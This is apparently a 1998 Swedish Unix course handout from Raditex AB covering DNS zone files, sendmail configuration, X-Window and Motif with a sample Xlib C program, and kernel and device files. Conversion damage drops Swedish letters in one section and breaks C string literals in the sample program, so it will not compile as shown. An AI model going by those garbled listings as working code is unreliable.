[name]	[ttl]	class	WKS	adress	proto	list
		IN	WKS	192.5.36.10	UDP	(who route timed domain)
		IN	WKS	192.5.36.10	TCP	(echo telnet ... rje smtp)

OH-Bild 8 - 11

Anteckningar:

© Raditex AB - 1998

8.11 Well know services

Detta record används för att beskriva välkända tjänster på en viss IP-adress.

Det skall bara finnas ett WKS-record för varje protokoll för varje adress.

GPL - © Raditex AB - 1998

Canonical Names

☞ CNAME poster

```
[name] [ttl] class  CNMAE  canonical name
www           IN      CNMAE  ns
```

OH-Bild 8 - 12

Anteckningar:

© Raditex AB - 1998

8.12 Canonical Names

Detta record specificerar ett alias för det kanoniska namnet. Alla alias skall vara unika.

GPL - © Raditex AB - 1998

MailExchanger

☞ MX poster

[name]	[ttl]	class	MS	Pref	Mail exchanger
ns.raditex.se.		IN	MX	0	mail.swipnet.se.
*.saaf.se.		IN	MX	0	electra.saaf.se.

OH-Bild 8 - 13

Anteckningar:

© Raditex AB - 1998

8.13 MailExchanger

MX poster används för att specificera hur mail skall levereras till maskiner som inte är direktanslutna till nätet.

I exemplet ovan är `mail.swipnet.se` en mailgateway som vet hur man levererar post till `ns.raditex.se`. Andra maskiner på nätet vet inte hur mail skall levereras till `ns.raditex.se`. Ett *preferensvärde* anger vägens prioritet om det finns flera vägar fram.

Jokertecken kan användas för att routa brev. Detta används när man vill att brev till en viss domän skall gå genom en viss maskin.

I exemplet ovan vill man att alla brev till domänen `saaf.se` skall gå genom maskinen `electra.saaf.se`. Detta åstadkommes genom att skapa ett resursrecord med jokertecken.

GPL - © Raditex AB - 1998

Konfiguration av DNS

☞ Konfigurationsfiler

`/etc/namedb/named.boot`

`/etc/namedb/raditex.hosts`

`/etc/namedb/raditex.rev`

OH-Bild 8 - 14

Anteckningar:

© Raditex AB - 1998

8.14 Konfigurationsfilerna

Som alla services i Unix är består konfigurationen av ett antal filer. Dessa redigerar man med en vanlig text-editor.

Filerna kan förstås heta vad som helst. Ett faktum som är bra när man

8.14.1 named.boot

Detta är filen som först läses av nameservern. Den berättar för servern var den hittar sina andra konfigurationsfiler samt vilka domäner som den svarar för.

```
;  
    $Id: named.boot,v 1.3 1995/03/23 08:43:02 rgrimes Exp $  
; From: @(#)named.boot 5.1 (Berkeley) 6/30/90  
  
; boot file for secondary name server  
; Note that there should be one primary entry for each SOA record.  
  
; example sortlist config:  
; sortlist 128.3.0.0  
  
directory /etc/namedb  
  
; type domain source host/file backup file  
  
cache . named.root  
primary 0.0.127.IN-ADDR.ARPA localhost.rev ; localhost  
primary raditex.se /etc/namedb/raditex.se ; Name => IP  
primary 36.5.192.IN-ADDR.ARPA 36.5.192.rev ; IP <= Name  
  
; example secondary server config:  
; secondary Berkeley.EDU 128.32.130.11 128.32.133.1 ucbhosts.bak  
; secondary 32.128.IN-ADDR.ARPA 128.32.130.11 128.32.133.1 ucbhosts.rev.bak  
  
; example primary server config:  
; primary Berkeley.EDU ucbhosts  
; primary 32.128.IN-ADDR.ARPA ucbhosts.rev
```

8.14.2 Zone-files

Varje zon som servern handhar finns i en egen fil. I denna fil anges alla uppgifter för zonen. Om någon uppgift ändras i filen måste nameservern startas om

```
/usr/sbin/named.reload
```

```
raditex.se. SOA ns.raditex.se. postmaster.raditex.se. (  
    199608311 ; serial  
    10800 ; refresh (3 hours)  
    3600 ; retry (1 hour)  
    604800 ; expire (7 days)  
    86400 ) ; minimum (1 day)  
  
raditex.se. NS ns.raditex.se.  
raditex.se. NS nic.swip.net.  
  
kurs1.raditex.se. MX 0 kurs1.raditex.se.  
  
raditex.se. MX 20 ns.raditex.se.  
raditex.se. MX 10 mn6.swip.net.  
raditex.se. MX 0 mail.swip.net.  
  
www.raditex.se. CNAME ns.raditex.se.  
office.raditex.se. CNAME ns.raditex.se.  
ftp.raditex.se. CNAME ns.raditex.se.  
  
router.raditex.se. A 192.5.36.1  
merry.raditex.se. A 192.5.36.8  
linux.raditex.se. A 192.5.36.9  
ns.raditex.se. A 192.5.36.10  
free205.raditex.se. A 192.5.36.11  
utbarv.raditex.se. A 192.5.36.15  
client.raditex.se. A 192.5.36.22  
demo1.raditex.se. A 192.5.36.26  
xterm1.raditex.se. A 192.5.36.30  
  
linux2.raditex.se. A 192.5.36.41  
  
kurs1.raditex.se. A 192.5.36.51  
HINFO "486DX2" "FreeBSD 2.1.5"  
  
kurs2.raditex.se. A 192.5.36.52
```

```

                                HINFO "486DX2" "FreeBSD 2.1.5"
kurs3.raditex.se.  A      192.5.36.53
                                HINFO "486DX2" "FreeBSD 2.1.5"
kurs4.raditex.se.  A      192.5.36.54
                                HINFO "486DX2" "FreeBSD 2.1.5"
kurs5.raditex.se.  A      192.5.36.55
                                HINFO "486DX2" "FreeBSD 2.1.5"
kurs6.raditex.se.  A      192.5.36.56
                                HINFO "486DX4" "FreeBSD 2.2.2"

srv5.raditex.se.  A      192.5.36.65
                                HINFO "386-33" "FreeBSD 2.1.7"

```

8.14.3 Reverse domäner

För att det anropade systemet ska kunna verifiera att det anropande systemet faktiskt finns i en DNS (viss säkerhetskontroll) så skall det förutom systemets vanliga domän-fil också finnas en reverse-domänfil.

```

36.5.192.in-addr.arpa. SOA ns.raditex.se. postmaster.raditex.se. (
                            9606111 ; serial
                            10800  ; refresh (3 hours)
                            3600   ; retry (1 hour)
                            604800 ; expire (7 days)
                            86400  ) ; minimum (1 day)

36.5.192.in-addr.arpa. NS ns.raditex.se.
36.5.192.in-addr.arpa. NS nic.swip.net.

1.36.5.192.in-addr.arpa. PTR router.raditex.se.
8.36.5.192.in-addr.arpa. PTR merry.raditex.se.
9.36.5.192.in-addr.arpa. PTR linux.raditex.se.
10.36.5.192.in-addr.arpa. PTR ns.raditex.se.
15.36.5.192.in-addr.arpa. PTR utbsrv.raditex.se.
11.36.5.192.in-addr.arpa. PTR free205.raditex.se.
22.36.5.192.in-addr.arpa. PTR client.raditex.se.
26.36.5.192.in-addr.arpa. PTR demol.raditex.se.
30.36.5.192.in-addr.arpa. PTR xterm1.raditex.se.

41.36.5.192.in-addr.arpa. PTR linux2.raditex.se.

51.36.5.192.in-addr.arpa. PTR kurs1.raditex.se.
52.36.5.192.in-addr.arpa. PTR kurs2.raditex.se.
53.36.5.192.in-addr.arpa. PTR kurs3.raditex.se.
54.36.5.192.in-addr.arpa. PTR kurs4.raditex.se.
55.36.5.192.in-addr.arpa. PTR kurs5.raditex.se.
56.36.5.192.in-addr.arpa. PTR kurs6.raditex.se.

65.36.5.192.in-addr.arpa. PTR srv5.raditex.se.

```

GPL - © Raditex AB - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

Smail

☞ Mail client och transport

☞ Ersätter sendmail

OH-Bild 8 - 15

Anteckningar:

© Raditex AB - 1998

8.15 Smail

Smail är ett brevsystem som oftast inte hör till standard-Unix. På grund av många problem med vanliga sendmail är det dock ofta vanligt att systemansvariga byter ut sendmail som transportteknik till den som finns i smail.

GPL - © - 1998

Sendmail

☞ Standard-mailsystemet

◇ Något krångligt

◇ Avsett för maskiner

/usr/lib/sendmail.cf - Fil att konfigurera

OH-Bild 8 - 16

Anteckningar:

© Raditex AB - 1998

8.16 Sendmail

Sendmail är standard i många Unix-system. Det krävs dock en hel del kunskap om sendmail för att lyckas med en konfiguration. Konfigurationsfilerna är minst sagt kryptiska. En del system levererar med förslag till konfigurationsfiler för att underlätta. Trots detta är det ibland svårt att få systemet att fungera som man vill.

Huvudfilen man ska redigera är `/usr/lib/sendmail.cf`.

```
#
# Copyright (c) 1983 Eric P. Allman
# Copyright (c) 1988 The Regents of the University of California.
# All rights reserved.
#
# Redistribution and use in source and binary forms are permitted
# ...

#####
#####
#####          SENDMAIL CONFIGURATION FILE
#####    Handles TCP (SMTP) and UUCP connections
#####
#####

# Version for ISC UNIX Sys V with TCP (SMTP) and UUCP connections
# built on Sun Sep  8 14:42:24 PDT 1991

# NOTE:
#
# If you make any changes to this file, recompile it through the sysadm
# "setmail" subcommand, or run:
#
#         /usr/lib/sendmail -bz
#
# If the system is at run-level 3 (networking), the changes will NOT
# take effect until you kill and restart the sendmail daemon.
# Use the commands;
#   $ /etc/init.d/sendmail stop
#   $ /etc/init.d/sendmail start
#
# <TAB>'s are the only valid field separators on rule lines.  Using any other
# whitespace character (space's) without a tab will cause compilation errors.
#
# Do not be overwhelmed by the complexity of this file.  Most of the
# file consists of standard policy and protocol for mail, and those portions
# are usually not modified, regardless of local configuration or platform.
# Typically, the only portion you need to focus attention on is the
# initial options area at the beginning of this file, and then the
# machine dependant portion of ruleset zero at the very end of this
# file.  The other portions rarely change.  To avoid frustration, please
# refer to the sendmail documentation for details of the token syntax
# before proceeding.

#####
# local info #
#####

# Local hostname - to override resolver name, substitute name after Dw.
# For a UUCP ONLY configuration, the "Dw" macro below must NEVER
# be commented out, or the mail headers will violate RFC-822.
# However, for a TCP/IP configuration, the "Dw" macro SHOULD be commented
# out so that "Dw" is set using the resolver.
# This machines hostname (uname) should replace "CF_HOST" below.
Dwasterope

# file containing our internet aliases
# Fw/usr/lib/sendmail.cw

# The official local domain that this host lives in.
# The full host name becomes $w.$D, which is the "Dw" hostname followed
# by the "DD" domain name.
DDraditex.se

# my official hostname
#         DO NOT COMMENT THIS OUT!
Dj$w

# uucp hostnames
DU$w
CU$=w

# local UUCP connections
FV/usr/lib/uucp/Systems %s

#####
### Setup Information ###
#####

#####
# General Macros #
#####

# Names we know are Internet even if the nameserver doesn't
CZarpa com edu gov mil net org us

# Local Internal Mail Hub.  If your TCP LAN has a mail hub in the
# local domain that handles all local mail, specify that host here.
# The "mail hub", if defined, will handle all mail local to the
# domain specified in the "DD" macro above (your local domain).
# If defined, you will need to uncomment the related rule in Ruleset
```

```

# Zero near the end of this file.
DSasterope.raditex.se

# Internet relay - Substitute local Internet Relay domain name after DA.
# Your TCP LAN may have an Internet Relay that is separate from the
# local mail hub specified above. Alternatively, they may be the
# same machine. If specified, all mail to destinations outside your
# local domain will go through the Internet Relay shown here.
# If defined, you will need to uncomment the related rule in Ruleset
# Zero near the end of this file.
DACF_INET_R

# csnet relay host - Substitute the CSnet relay host for your area after DC.
DCCF_CS_R

# bitnet relay - Substitute the bitnet relay host for your area after DB.
DBCF_BIT_R

#####
# Classes #
#####

# Internal ("fake") domains that we use in rewriting
CIUUCP BITNET CSNET

# nic-registered local hostnames - Substitute your local host list after CN.
CN CF_NIC_LIST

#####
# Version Number #
#####

DZ1.35

#####
# Special macros #
#####

# my name
DnMAILER-DAEMON
# UNIX header format
DlFrom $g $d
# delimiter (operator) characters
Do.:%!^=/[[]
# format of a total name
Dq$g$?x ($x)$
# SMTP login message
De$j Sendmail $v/$Z ready at $b

... OSV!

```

GPL - © - 1998

Kapitel 9

X-Window

9.0 Fönstersystemet

I Unix heter det självskrivna fönstersystemet X-Window. Det möjliggör hanteringen av fönster på en grafisk skärm.

Man har separerat transport och mekanismer från Policy. Allt vad som gäller utseende är förpassat till ett bibliotek som heter Motif.

Det har under årens lopp funnits många olika fönstersystem på Unix som konkurrerat om användarnas gunst. Av alla dessa olika fönstersystem ser det idag ut som om X-window tillsammans med ett tool kit från OSF som heter Motif har tagit hem spelet.

X-window är ett nätverksbaserat fönstersystem. Detta betyder att alla anrop som görs, görs över nätverket. Fördelen med detta är att nätverket ingår som en naturlig del och att det är mycket lätt att distribuera applikationer i ett nätverk. Nackdelen är att alla anrop måste ske via nätverksdrivrutiner och detta inverkar på prestanda.

GPL - © - 1998

X konfiguration

☞ Stort system

OH-Bild 9 - 1

Anteckningar:

© Raditex AB - 1998

9.1 X-miljön

Om man vill ha X-terminaler i sin miljö måste man veta något om vilka konfigurationsfiler som ingår och vilka filer man måste redigera för att få en X-terminal att fungera.

GPL - © - 1998

9.2 Motif igen

Historien om Motif är historien om öppna system.

Öppna system har en överlevnadskraft som få kan föreställa sig. Under senare år har, med Internets hjälp, detta visat sig på ett närmast brutalt sätt.

Idag finns flera gratis-operativsystem som är så öppna att man inte kan föreställa sig ett öppnare system. Källkoden till dem följer nämligen med.

Under denna kurs ska vi studera det fönstersystem som finns på öppna system - X-Window. Detta fönstersystem är i sig helt "policy-fritt". Det betyder att fönstersystemet i sig inte gör anspråk på något speciellt utseende. Utseendet implementeras istället i separata bibliotek.

Motif är ett sådant bibliotek. Och det är detta bibliotek som är föremål för vårt intresse under dessa föreläsningar.

GPL - © - 1998

Varför fönsterprogram?

☞ Många program

Genom att en arbetsuppgift kan utföras i fönster är det lätt att göra många saker samtidigt.

☞ Användaren har kontroll

Användaren blir "sysselsatt" och upplever stor kontroll.

☞ Nackdelar finns

Lång utvecklingstid
Svårt att automatisera

OH-Bild 9 - 2

Anteckningar:

© Raditex AB - 1998

9.3 Varför fönsterprogram

För den vardagliga användaren är fönstersystem lättarbetade. Om de görs vackra är programmen dessutom mera "lättsålda".

9.3.1 Många program

En av de direkt uppenbara fördelarna är att många program kan hållas rullande samtidigt på skärmen. Användaren kan lätt växla mellan olika arbetsuppgifter.

9.3.2 Användaren har kontroll

I och med att användaren snabbt kan växla mellan programmen och att programmen är (eller bör vara) helt händelsestyrda så upplever användaren att han/hon har stor kontroll. Det kan till och med vara så att man bygger in låtsasaktiviteter i programmen för att hålla användaren sysselsatt under tiden datorn utför något komplicerat.

9.3.3 Nackdelar finns

Man ska också hålla i minnet att det finns uppenbara nackdelar. Det är t. ex. nästan helt omöjligt att göra grafiska program med vars hjälp man kan automatisera verksamheter.

Så enkla arbetsuppgifter som "skriv ut alla postscript-filer" kan bli en mardröm i ett fönstersystem.

Fundera t. ex. på hur följande skulle kunna göras i ett fönstersystem;

```
find / -name ps -exec lpr {} \;
```

GPL - © - 1998

Industristandard

☞ X-Window

Vi väljer X-Window för att det är en industristandard.

☞ Motif

Vi väljer Motif för att det är en industristandard

☞ Alla system

Motif går att köra på **alla** operativsystem. (Inklusive WinNT).

OH-Bild 9 - 3

Anteckningar:

© Raditex AB - 1998

9.4 Industristandard

Länge och väl har industrin kämpat om att stänga in användarna i något specifikt fönstersystem.

9.4.1 X-Window

X-Window har specialdesignats för att kunna användas över alla möjliga olika operativsystem och nätverksprotokoll.

Detta gör det möjligt att köra X-Window på allt från persondatorer till superdatorer.

9.4.2 Motif

Det har funnits många olika widget-bibliotek under årens lopp. De olika leverantörerna har kämpat om användarnas gunst. Till slut har alla större leverantörer enats om att Motif skall vara det widgetset som ska finnas på alla plattformar.

Nu finns även Motif för fria operativsystem till en överkomlig penning.

9.4.3 Alla system

X-Window är fri programvara och finns att tillgå på alla riktiga operativsystem. Det gör att X-Window-program i allmänhet och Motif-program i synnerhet verkligen går att nyttja kors och tvärs i nätet.

GPL - © - 1998

Bygga för X-windows

☞ xmkmf

Bygger en Make-fil.
Därefter använder man
make på vanligt sätt.

OH-Bild 9 - 4

Anteckningar:

© Raditex AB - 1998

9.5 Bygga för X-windows

Många program som är gjorda för X-Windows använder en liten förprocessor `xmkmf` som bygger en Make-fil.


Därefter är det bara att använda Make på vanligt sätt.

GPL - © - 1998

Tgif - ritprogram

☞ Avancerat ritprogram

☞ WWW-klient



OH-Bild 9 - 5

Anteckningar:

© Raditex AB - 1998

9.6 Tgif - ritprogram

Tgif är ett fritt vektorbaserat ritprogram.

Information får man från

`william@cs.ucla.edu`

Eller så kan man hämta programmet från

```
ftp://ftp.x.org/contrib/applications/tgif/tgif-2.16.tar.Z
ftp://ftp.cs.ucla.edu/pub/tgif/tgif-2.16.tar.Z
ftp://bourbon.cs.ucla.edu/pub/tgif-2.16.tar.Z
```

Det finns även en WWW-hemsida på

`http://bourbon.cs.ucla.edu:8001/william`

När man skall starta tgif och koppla sig mot en hemsida kan man skriva:

```
tgif http://bourbon.cs.ucla.edu:8001/tgif/index.obj
```

GPL - © - 1998

X-Window program

☞ Inte så svårt som man tror

OH-Bild 9 - 6

Anteckningar:

© Raditex AB - 1998

9.7 X-Window program

Tyv rr har sv righeten att f  tag i bra X-program sitt ursprung i sv righeten att f  tag i X-mjukvara billigt.

Detta h ller p  att  ndras i och med att fler och fler b rjar k ra X p  PC-maskiner.

Man kan faktist sj lv skriva X-program utan alltf r mycket besv r.

```
/******  
*  
*          XTEST3.C                      Ver 1.0  
*          Copyright (c), Raditex AB, 1993  
*          G ran Hasse  
*  
*          $Id: Xtest3.c,v 1.1 1998/02/21 08:47:12 gh Exp gh $  
*  
******/  
  
/* Include filer */  
#include <X11/Xlib.h>  
#include <X11/Xutil.h>  
#include <X11/Xos.h>  
#include <sys/socket.h>  
#include <netinet/in.h>  
#include <fcntl.h>  
#include <stdio.h>  
#include <unistd.h>  
#include <time.h>  
#include <math.h>  
  
/* Variabeldeklarationer */  
Display *display;  
int screen;  
int rutax;  
int rutay;  
  
Colormap cmap;  
  
/* SkrivText( win, gc, font_info, int , int, char *label); */  
void main(int argc, char *argv[])  
{  
  
    FILE *fp;  
  
    int screen;  
    Window win;  
    unsigned int width, height;  
    int x = 0, y = 0;  
    unsigned int border_width = 4;  
    unsigned int display_width, display_height;  
    char *window_name = "Basic Window Program";  
  
    int Ton = 1;  
  
    double distance;  
  
    XColor pink, farg1, farg2, farg3;  
  
    int MusNer;  
  
    XSizeHints size_hints;  
    XEvent report;  
    GC gc;  
  
    long int counter;  
  
    Window root, child;  
    int pos_x, pos_y;  
    int root_x, root_y, key_buttons;  
  
    XGCValues values;  
  
    XFontStruct *font_info;  
  
    /* char *display_name = "mars:0.0"; */  
    char *display_name = NULL;  
  
    int window_size = 0;  
  
    /* Open file */  
    fp = fopen("karta.dat", "r");  
  
    /* connect to server */  
    printf("Connec server0);  
  
    if ( ( display=XOpenDisplay(display_name)) == NULL )  
    {  
        (void) fprintf( stderr,  
            "basicwin: cannot connet to X server %s0,  
            XDisplayName(display_name));  
        exit ( -1 );  
    }  
}
```

```

}

screen = DefaultScreen(display);
display_width = DisplayWidth(display, screen);
display_height = DisplayHeight(display, screen);

printf("Create widow0);

/* create window */
win = XCreateSimpleWindow( display, RootWindow(display, screen),
                          x, y, 900, 700, border_width,
                          BlackPixel(display, screen),
                          WhitePixel(display, screen));

load_font(&font_info);

printf("Gafiskt context 0);
gc = XCreateGC( display, win , 0 , &values);

cmap = DefaultColormap( display, screen );
XAllocNamedColor(display, DefaultColormap( display, screen), "blue", &farg1, &farg2);

XSetFont(display, gc, font_info->fid);

/* Skapa hint */
XSetForeground( display , gc, BlackPixel(display, screen));
XSetBackground( display , gc, WhitePixel(display, screen));

size_hints.flags = PPosition | PSize | PminSize ;
size_hints.x = x;
size_hints.y = y;
size_hints.width = 400;
size_hints.height = 300;
size_hints.min_width = 150;
size_hints.min_height = 50;

XSetLineAttributes( display, gc, 0, LineSolid, CapNotLast, JoinRound );

/* Set prop */
/*
Något konstigt här!!
XSetStandardProperties( display, win, window_name, NULL,
                       NULL, argv, argc, &size_hints);
*/

/* Select event types */
XSelectInput(display, win, ExposureMask | KeyPressMask | ButtonReleaseMask |
             ButtonPressMask | PointerMotionMask | ButtonMotionMask | StructureNotifyMask);

printf("Mapp widow0);
XMapWindow(display, win);

/* Get Events */
while(1) {

    XNextEvent(display, &report);
    switch( report.type ) {

        case Expose:
            printf("Expose event 0);

            while (XCheckTypedEvent(display, Expose, &report));

            draw_text(win, gc, font_info, 600, 200, 200, 500);

            draw_graphics(win, gc, display_width, display_height, fp, font_info );
            break;

        case ButtonRelease:

            MusNer = 0;

            break;

        case MotionNotify:

            if( MusNer == 1)
            {
                XQueryPointer(display, report.xmotion.window,
                              &root, &child, &root_x, &root_y,
                              &pos_x, &pos_y, &key_buttons);

                XSetForeground( display , gc, farg1.pixel );
                XFillArc( display, win, gc, pos_x-8 , pos_y-8 , 4, 4, 0, 180 * 64 );

                draw_text(win, gc, font_info, 600, 200, pos_x, pos_y );

                };

            distance = sqrt( (pos_x - 100.00)*(pos_x-100.00) + (pos_y-100.00)*(pos_y-100.00));
            if ( distance < 100 )
            {

                draw_text1(win, gc, font_info, 600, 200, pos_x+100, pos_y+100 );
            }
        }
    }
}

```



```

        XFlush( display );
    }
break;
case ButtonPress:
    MusNer = 1;
    XQueryPointer(display, report.xmotion.window,
        &root, &child, &root_x, &root_y,
        &pos_x, &pos_y, &key_buttons);
    /*
    XSetForeground( display , gc, WhitePixel(display, screen));
    XFillArc( display, win, gc, pos_x-12 , pos_y-12 , 24, 24, 180 * 64, 360 * 64 );
    */
    for ( counter = 1 ; counter < 10 ; counter++ )
    {
        XSetForeground( display , gc, farg1.pixel );
        XFillArc( display, win, gc, pos_x-counter , pos_y-counter , counter*2, counter*2, 0, 360 * 64 );
        XFlush( display );
        usleep(100);
    }

    distance = sqrt( (pos_x - 100.00)*(pos_x-100.00) + (pos_y-100.00)*(pos_y-100.00));
    if ( distance < 10 )
    {
        XAllocNamedColor(display, DefaultColormap( display, screen), "red", &farg1, &farg2);
        XSetForeground( display , gc, farg1.pixel );
        for ( counter = 0; counter < 30; counter++ )
        {
            XFillArc( display, win, gc, pos_x-counter , pos_y-counter , counter*2, counter*2, 0, 360 * 64 );
            XFlush( display );
            usleep(4000);
        }
        XAllocNamedColor(display, DefaultColormap( display, screen), "blue", &farg1, &farg2);
        XSetForeground( display , gc, farg1.pixel );
    }
    /* XSetForeground( display , gc, BlackPixel(display, screen)); */
    draw_text(win, gc, font_info, 600, 200, pos_x+20, pos_y+5 );
break;
case KeyPress:
    printf("Exit window0);
sleep(2);
        XFreeGC(display, gc);
        XCloseDisplay(display);
        exit(1);
default:
        break;
    } /* End switch */
} /* End while */
fclose(fp);
} /* End main */

/*****
/* Rita grafik */
draw_graphics( win, gc, window_width, window_height, fp, font_info)
Window win;
GC gc;
unsigned int window_width, window_height;
FILE *fp;
XFontStruct *font_info;
{
    int x, y;
    int ii;
    int storl;
    int xpos, ypos;
    char line[100];
    char label[80];

    int magnitud;
    int counter;

    unsigned int width, height;

    height = window_height/2;
    width = 3 * window_width/4;
    x = window_width/2 - width/2;
    y = window_height/2 - height/2;

    /* XBell( display, 100 ); */
    for( rutay = 0 ; rutay <= 10 ; rutay = rutay + 1 )
    {
        for( rutax = 0 ; rutax <= 10 ; rutax = rutax + 1 )
        {
            XDrawRectangle ( display, win, gc, rutax*(window_height/10), rutay*(window_width/10), window_height/10 ,window_width/10 );
        }
    }
    for( counter = 1 ; counter <= 50; counter++ )

```

```

    (void) fgets(line, sizeof(line), fp);
    (void) sscanf(line, "%d %d %d %s", &xpos, &ypos, &magnitud, label);

    XSetForeground( display , gc, WhitePixel(display, screen));
    XFillArc( display, win, gc, xpos-((magnitud+4.0)/2.0) , ypos-((magnitud+4.0)/2.0) , magnitud*5+4 , magnitud*5+4, 0, 360 * 64 );

    SkrivText( win, gc, font_info, xpos , ypos, magnitud*5, label);
    XSetForeground( display , gc, 20);
    XFillArc( display, win, gc, xpos-(magnitud/2.0) , ypos-(magnitud/2.0) , magnitud*5, magnitud*5, 0, 360 * 64 );

}

for( rutay = 1; rutay <= 6; rutay = rutay + 1 )
{
    XSetForeground( display , gc, BlackPixel(display, screen));
    XFillArc( display, win, gc, 75-(rutay/2.0) , rutay*35 , rutay*5, rutay*5, 0, 360 * 64 );
}

/*
    for( ii = 0; ii < 1000 ; ii++)
    {
        storl = ((rand()%10)%100);
        xpos = ((rand()%window_width)%100);
        ypos = ((rand()%window_height)%100);
        XFillArc( display, win, gc, xpos , ypos , storl, storl, 0, 360 * 64 );
    }
*/

}

/*****
/* Skriv text */
draw_text(win , gc, font_info, win_width, win_height, x_offset, y_offset)
Window win;
GC gc;
XFontStruct *font_info;
unsigned int win_width, win_height;
int x_offset, y_offset;
{
    char *string1 = "Star";
    /* int y_offset, x_offset;

    y_offset = font_info->max_bounds.ascent + 50;
    x_offset = win_width/2;

*/

static int counter;

    XBell( display, 100 );
    XSetForeground( display , gc, BlackPixel(display, screen));
    XDrawString( display, win, gc, x_offset, y_offset, string1, strlen(string1));
    XFlush ( display );
}

/*****
/* Skriv text */
draw_text1(win , gc, font_info, win_width, win_height, x_offset, y_offset)
Window win;
GC gc;
XFontStruct *font_info;
unsigned int win_width, win_height;
int x_offset, y_offset;
{
    char *string1 = "WARNING!!!";
    /* int y_offset, x_offset;

    y_offset = font_info->max_bounds.ascent + 50;
    x_offset = win_width/2;

*/

static int counter;

    XBell( display, 100 );
    XSetForeground( display , gc, BlackPixel(display, screen));
    XDrawString( display, win, gc, x_offset, y_offset, string1, strlen(string1));
    XFlush( display );
}

/*****
/* Ladda fonter */
load_font(font_info)
XFontStruct **font_info;
{
    char *fontname = "6x13";

    if ((*font_info = XLoadQueryFont(display,fontname)) == NULL )
    {
        (void) fprintf(stderr, "Basic; Cant open font 0);

```

```

        }
        exit( -1);
    }
}
/*****
/
/
/*****/
SkrivText( win, gc, font_info, xpos, ypos, magnitud, label)
Window win;
GC gc;
XFontStruct *font_info;
unsigned int xpos, ypos, magnitud;
char *label;
{
    char *string1 = "Star";
    /* int y_offset, x_offset;

    y_offset = font_info->max_bounds.ascent + 50;
    x_offset = win_width/2;

    */
    static int counter;

    XSetForeground( display , gc, BlackPixel(display, screen));
    XDrawString(display, win, gc, xpos+magnitud+2, ypos+(magnitud/2), label, strlen(label));
    XFlush ( display );
}

/*****/
/* SLUT */

```

Ett exempel på ett X-program

Make-filen till detta program har följande innehåll:

```

#-----
#
#   Makefile
#   Raditex AB, Göran Hasse, http://www.raditex.se
#
#   $Id$
#-----

CC = gcc
CFLAGS =
LIBES = X11

OBJS = -O /usr/X11R6/lib/libXm.a
LIBDIR = -L/usr/X11R6/lib
LINKLIBS = -lXt -lXext -lX11 -lSM -lICE
INCDIR = -I /usr/X11R6/include

all : Xtest

#all: Xtest Uboat LitenGubbe LitenGubbeMove MenuBar
Xtest: Xtest3.c
      $(CC) $(INCDIR) $(CFLAGS) -o Xtest Xtest3.c $(LIBDIR) -l$(LIBES) -lm
Uboat: Uboat.c
      $(CC) $(INCDIR) $(CFLAGS) -o Uboat Uboat.c -l$(LIBES) -lm $(LIBDIR)

LitenGubbe : LitenGubbe.c
      $(CC) $(INCDIR) $(CFLAGS) -o $@ $? $(OBJS) $(LINKLIBS) $(LIBDIR)

LitenGubbeMove : LitenGubbeMove.c
      $(CC) $(INCDIR) $(CFLAGS) -o $@ $? $(OBJS) $(LINKLIBS) $(LIBDIR)

MenuBar : MenuBar.c
      $(CC) $(INCDIR) $(CFLAGS) -o $@ $? $(OBJS) $(LINKLIBS) $(LIBDIR)

clean :
      rm Xtest Uboat LitenGubbe MenuBar

```

GPL - © - 1998

Motif

☞ Bibliotek med utseende

☞ X-Window har ingen politik

OH-Bild 9 - 7

Anteckningar:

© Raditex AB - 1998

9.8 Motif

X-windows är egentligen bara ett fönstersystem. Hur fönster ska se ut och hur tryckknappar ska fungera bestäms inte alls i X-windows.

Detta har lett till att det funnits flera olika bibliotek för att implementera dessa faciliteter. OpenLook från Sun, och DecWindows från Digital Equipment har varit några av dessa. OSF har haft ett bibliotek som heter Motif och det är detta som verkar fått den största uppslutningen på marknaden.

GPL - © - 1998

Kapitel 10

Att bygga kärnan

10.0 Bygga om kärnan

Många tycker kanske detta verkar vara onödigt!

Så är dock inte fallet. Genom att själv kunna bestämma vad som ska ingå i kärnan får man mycket stor kontroll över hur systemet fungerar.

Många saker som vanligtvis brukar ingå direkt i kärnan, som t.ex. nätverket, kan man utesluta om man vill ha maximal prestanda från sin maskin.

GPL - © - 1998

Bygga kärnan

☞ Egenskaperna förändras

☞ Trimning av systemet

Unix är FLEXIBELT

OH-Bild 10 - 1

Anteckningar:

© Raditex AB - 1998

10.1 Hantering av kärnan

Som vi förut påpekat kan det vara en stor fördel att ha en fast länkad kärna. Dels kan man få mycket stor kontroll över vad som ingår i kärnan och alltså exekverar i kernel-mode. Dels kan man ställa många parametrar efter hur den maskin och det OS man har ska arbeta.

GPL - © - 1998

Device filer

☞ Pekare till device drivers

☞ Major number / Minor number

```
$ls /dev
2 root      sys      8, 0 May 25 1994 /dev/clock
1 root      other    5, 0 Apr 30 01:21 /dev/console
1 root      sys     18, 0 May 25 1994 /dev/cram
1 root      other   10, 0 May 25 1994 /dev/eisarom
```

OH-Bild 10 - 2

Anteckningar:

© Raditex AB - 1998

10.2 Device-filer

Unix har en trevlig egenskap för hantering av device. Unix betraktar dessa som vanliga filer i filsystemet. Program som ska hantera device hanterar dessa med andra ord som om de vore vanliga filer.

När man bygger kärnan anger man i filen `/etc/conf/cf.d/mdevice` vilka device som skall ingå.

Här är *några* exempel på device filer.

```
0 crw-r--r-- 2 root sys 8, 0 May 25 1994 /dev/clock
0 crw--w--w- 1 root other 5, 0 Apr 30 01:21 /dev/console
0 crw-rw-rw- 1 root sys 18, 0 May 25 1994 /dev/cram
0 crw-rw-rw- 1 root other 10, 0 May 25 1994 /dev/eisaron
0 brw-rw-rw- 2 root sys 1,128 Mar 7 15:50 /dev/fd0
0 brw-rw-rw- 2 root sys 1,129 Mar 7 15:50 /dev/fd1
0 crw-rw-rw- 1 root root 19, 0 Mar 7 15:50 /dev/itimer
0 cr--r----- 1 sys sys 2, 1 May 25 1994 /dev/kmem
0 crw-rw-rw- 2 root root 7, 1 Apr 30 11:16 /dev/lp
0 crw-rw-rw- 3 root sys 41, 16 Mar 7 15:50 /dev/ntape
0 crw-rw-rw- 1 root other 2, 2 Apr 30 05:17 /dev/null
